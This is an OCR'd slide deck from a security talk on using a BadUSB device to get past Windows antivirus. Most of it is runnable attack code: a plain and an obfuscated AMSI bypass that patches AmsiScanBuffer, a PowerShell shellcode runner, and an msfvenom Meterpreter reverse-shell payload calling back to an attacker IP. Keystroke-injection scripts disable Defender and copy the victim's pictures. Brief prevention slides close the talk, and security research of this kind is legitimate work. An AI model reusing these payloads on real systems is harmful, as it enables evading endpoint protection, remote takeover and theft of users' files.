Bypassing Anti-Virus using BadUSB

About me

- OSCE | OSEP | OSWE | OSCP | CEH | CPTC | PenTest+ | eWPT | ECIH | CREST
- Founder @ Zerotak | President @ Romania Cyber Security Training Centre of Excellence
- Providing pentesting & security consultation for clients all over the world:
  - Australia, U.S., U.K., Middle East, Singapore, India, Central Africa, Europe.
- Trainer for U.S. Department of Defense, Slovenian GOV, Polish Military CERT
- Speaker @ BSides, CyberSecurity Congress, Defcamp, HEK.SI, RST Con, HackTheZone, Unbreakable
- EC-Council Certified Ethical Hacker (CEH) Scheme Committee Member
- InfoSec Writer on Medium


AGENDA

- AMSI Bypass
- Execution Policy Bypass
- Payload Runner Development
- Deploying Attack using BadUSB
- Post-Exploitation Persistence
- DEMO
- Prevention

Scenario


Scenario

Bob found one USB device in the parking lot



Scenario

Bob went to its office and introduced the USB in PC



Scenario

Attacker is connected to Bob's computer, however:

- *Bob has Windows Defender enabled*
- *Bob is using a low privileged account*
- *Bob's computer is not allowed to insert removable media storage*

So what happened?

Scenario

Sequence of attacks:

1. AMSI Bypass (AV Evasion)

2. Execution Policy Bypass

3. Payload Runner -> Injected Shellcode in Memory

4. Post-Exploitation -> Migrated to another process

AMSI Bypass

AMSI - What is it and How it works?

- Anti-Malware Scanning Interface (AMSI)
- Works as a middle-man between Windows Defender (or 3rd Party Anti-Virus) and User Input/Scripts (example: PowerShell)
- Uses ***AmsiScanBuffer()*** from ***Amsi.dll*** to scan for malicious scripts
- What we will do:
  - Manipulate ***AmsiScanBuffer()*** to return same result every time a script is scanned

AMSI - Bypass Flow

1. Define Windows API Functions (GetProcAddress(), LoadLibrary(), VirtualProtect()) and translate them to PowerShell:

```
$APIs = @"
using System;
using System.Runtime.InteropServices;
public class APIs {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ekwiam, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $APIs
```

2. Load ***Amsi.dll*** library in memory:

```
$LoadLibrary = [APIs]::LoadLibrary("amsi.dll")
```

AMSI - Bypass Flow

3. Getting ***AmsiScanBuffer()*** function location in memory & making it writeable:

```
$Address = [APIs]::GetProcAddress($LoadLibrary,"AmsiScanBuffer")
$p = 0
[APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
```

4. Building the value that we will replace ***AmsiScanBuffer()*** function in memory with (***mov***

```
$wzys = "0xB8"
$coxo = "0x57"
$hxuu = "0x00"
$eqhh = "0x07"
$paej = "0x80"
$ppiy = "0xC3"
$Patch = [Byte[]] ($wzys,$coxo,$hxuu,$eqhh,+$paej,+$ppiy)
```

5. Doing the replacement:

```
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

AMSI - Why 0x80070057

```
HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

Return value

If this function succeeds, it returns **S_OK**. Otherwise, it returns an **HRESULT** error code.

Source: https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer

AMSI - Why 0x80070057

2.1.1 HRESULT Values

Article • 11/16/2021 • 200 minutes to read

Feedback

Combining the fields of an HRESULT into a single, 32-bit numbering space, the following HRESULT values are defined, in addition to those derived from NTSTATUS values (section 2.3.1) and Win32 error codes (section 2.2). This document provides the common usage details of the HRESULTs; individual protocol specifications provide expanded or modified definitions.

0x80070057 E_INVALIDARG	One or more arguments are invalid.

AMSI - (Almost) Final Payload

```
$APIs = @"
using System;
using System.Runtime.InteropServices;
public class APIs {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ekwiam, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $APIs

$LoadLibrary = [APIs]::LoadLibrary("amsi.dll")
$Address = [APIs]::GetProcAddress($LoadLibrary,"AmsiScanBuffer")
$p = 0
[APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)

$wzys = "0xB8"
$coxo = "0x57"
$hxuu = "0x00"
$eqhh = "0x07"
$paej = "0x80"
$ppiy = "0xC3"
$Patch = [Byte[]] ($wzys,$coxo,$hxuu,$eqhh,+$paej,+$ppiy)

[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```


AMSI - Use Obfuscation!

```
$zqbzh = @"
using System;
using System.Runtime.InteropServices;
public class zqbzh {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr oyyewk, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $zqbzh

$yziadiv = [zqbzh]::LoadLibrary("$(('àm'+'sî'+'.d'+'ll').norMALiZE([chAr]([byTe]0x46)+[ChAr](3+108)
+[CHAr]([BYtE]0x72)+[CHAR](109*98/98)+[cHAr](61+7)) -replace [ChAr](92)+[ChaR]([ByTe]0x70)+[cHAR]([byte]0x7b)+[cHar]([BYTE]0x4d)+[chaR](110*6/6)+[CHaR](125*52/52))")
$puhymt = [zqbzh]::GetProcAddress($yziadiv, "$(('Âmsí'+'Scăn'+'Buff'+'er').NoRmaLIZe([CHaR]([bYte]0x46)+[cHAR]([BYTE]0x6f)+[chAR](114)+
    [ChaR]([byte]0x6d)+[char]([ByTE]0x44)) -replace [CHaR](92*41/41)+[ChaR]([ByTE]0x70)+[ChaR](123)+[CHAr]([Byte]0x4d)+[cHAr](31+79)+[CHAr](116+9))")
$p = 0
[zqbzh]::VirtualProtect($puhymt, [uint32]5, 0x40, [ref]$p)
$yngr = "0xB8"
$lhhy = "0x57"
$xfyb = "0x00"
$zzav = "0x07"
$gnap = "0x80"
$gfmz = "0xC3"
$vdegv = [Byte[]] ($yngr,$lhhy,$xfyb,$zzav,+$gnap,+$gfmz)
[System.Runtime.InteropServices.Marshal]::Copy($vdegv, 0, $puhymt, 6)
```

Execution Policy Bypass

Execution Policy Bypass

- Security setting for running PowerShell scripts
- Requires administrator privileges to be changed… or does it?
- Bypass without UAC for low-privileged users:
  - ***Set-ExecutionPolicy Unrestricted --Scope CurrentUser***



Payload Runner Development

Payload Runner Development

1. Define ***LookupFunc()*** function -> We will use later to search for assembly references

```
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
    @($moduleName)), $functionName))
}
```

Payload Runner Development

2. Define ***getDelegateType()*** function -> To set argument types (int, pointer, etc.) for functions that we will invoke

```
function getDelegateType {
    Param (
    [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
    [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
    [System.MulticastDelegate])
    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard, $func).
    SetImplementationFlags('Runtime, Managed')
    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
    SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}
```

Payload Runner Development

3. Allocate the writeable memory for our shellcode:

```
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc),
  (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

4. Generate the shellcode:

```
┌──(cristian㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.54 LPORT=443 EXITFUNC=thread -f powershell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of powershell file: 2506 bytes
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x
50,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2
,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x50,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x4
8,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,
0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x48,0x1,0xd0,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xf
f,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x1,0xbb,0xc0,0xa8,0x64,0x36,0x41,0x54,0x49,0x89,0xe4,0x4c,0
x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x8
9,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,
0xce,0x75,0xe5,0xe8,0x93,0x0,0x0,0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0
x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x0,0x10,0x0,0x0,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48
,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x
4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5
```

Payload Runner Development

5. Inject shellcode into the previously allocated memory:

```
[Byte[]] $buf = [Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48
,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20
0x8b,0x48,0x18,0x50,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,
0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,
0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x48,0x1,0xd0,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,
0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,
0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x1,0xbb,0xc0,0xa8,0x64,0x36,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1
0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0x50,
0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a
0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xce,0x75,0xe5,0xe8,0x93,0x0,0x0,
0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,
0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x0,0x10,0x0,0x0,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,0xba,0x58,0xa4,0x53,
0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83
0xf8,0x0,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,
0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,
0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
```

6. Execute it!

```
$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread),
  (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],[UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)
```

Deploying Attack using BadUSB

Introduction to BadUSB

- It’s a bird? No
- It’s a plane? No
- It’s a USB? Maybe…
- It’s a Mouse? Somehow…
- It’s a Keyboard? Commonly yes…Wait what?

BadUSB - Payload Development


1. DigiSpark Scripts

- Arduino Programming
- C++ knowledge needed

```
#include "Keyboard.h"

void typeKey(uint8_t key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}

/* Init function */
void setup()
{
  // Begining the Keyboard stream
  Keyboard.begin();

  // Wait 500ms
  delay(500);

  // Disable Windows Defender:
  delay(1000);
  Keyboard.press(KEY_LEFT_CTRL);
  Keyboard.press(KEY_ESC);
  Keyboard.releaseAll();

  delay(500);
  Keyboard.print(F("Settings"));

  delay(500);
  typeKey(KEY_RETURN);

  delay(300);
```

2. Ducky Scripts

- User-friendly Syntax
- Use online convertor for DuckyScripts -> Arduino



BadUSB - Ducky Scripts Syntax

- STRING = what to type
- DELAY = sleep
- REM = comment
- REPEAT x = last command “x” times
- Special keys must be written as they are (ENTER, CTRL, TAB, etc.)
- GUI = Windows key
- MOUSE_MOVE X Y = move pointer to X Y coordinates
- LMOUSE, RMOUSE, MMOUSE = mouse’s buttons

```
DELAY 1000
GUI R
DELAY 1000
STRING powershell.exe
ENTER
DELAY 3000
STRING cd C:\Users\$env:Username\Pictures\
ENTER
STRING get-childitem -Filter *.JPG", *.PNG" -path "C:\Users\$env:Username\Pictures\
ENTER
STRING Copy-Item -path "C:\Users\$env:Username\Pictures\" -include "*.JPG", "*.PNG"
ENTER
STRING cd C:\Windows\Temp
ENTER
STRING mkdir loot
ENTER
STRING $destinationLabel = "DUCKY"
ENTER
STRING $destinationLetter = Get-WmiObject -Class Win32_Volume | where {$_.Label -eq
ENTER
STRING get-childitem -Filter .jpg*, .png* -path C:\Windows\Temp | move-item -Destin
ENTER
STRING move-item -path C:\Windows\Temp\loot -Destination $destinationLetter
ENTER
END
```

Post-Exploitation Persistence Tips

Post-Exploitation Persistence

- We need to find a process where to attach our instance
- What else than…explorer.exe? :)
- Metasploit helps us with that!
  - ***migrate*** - command

DEMO

Prevention

Prevention

- Disallow PowerShell for end-user accounts
- Access control list on USB ports
- Develop a budget for advanced endpoint protection solutions
- Train, train, and train users

Research & Statistics

Research & Statistics

- Microsoft is not considering this worth their attention
- Tested on 20 AV vendors - free trial/version
- 7/20 Spawned a Meterpreter Reverse Shell
  - Which allowed Mimikatz to be loaded
- 9/20 Spawned a normal Reverse Shell
- 4/20 Blocked the attempt

Q&A

Thanks!

Cristian Cornea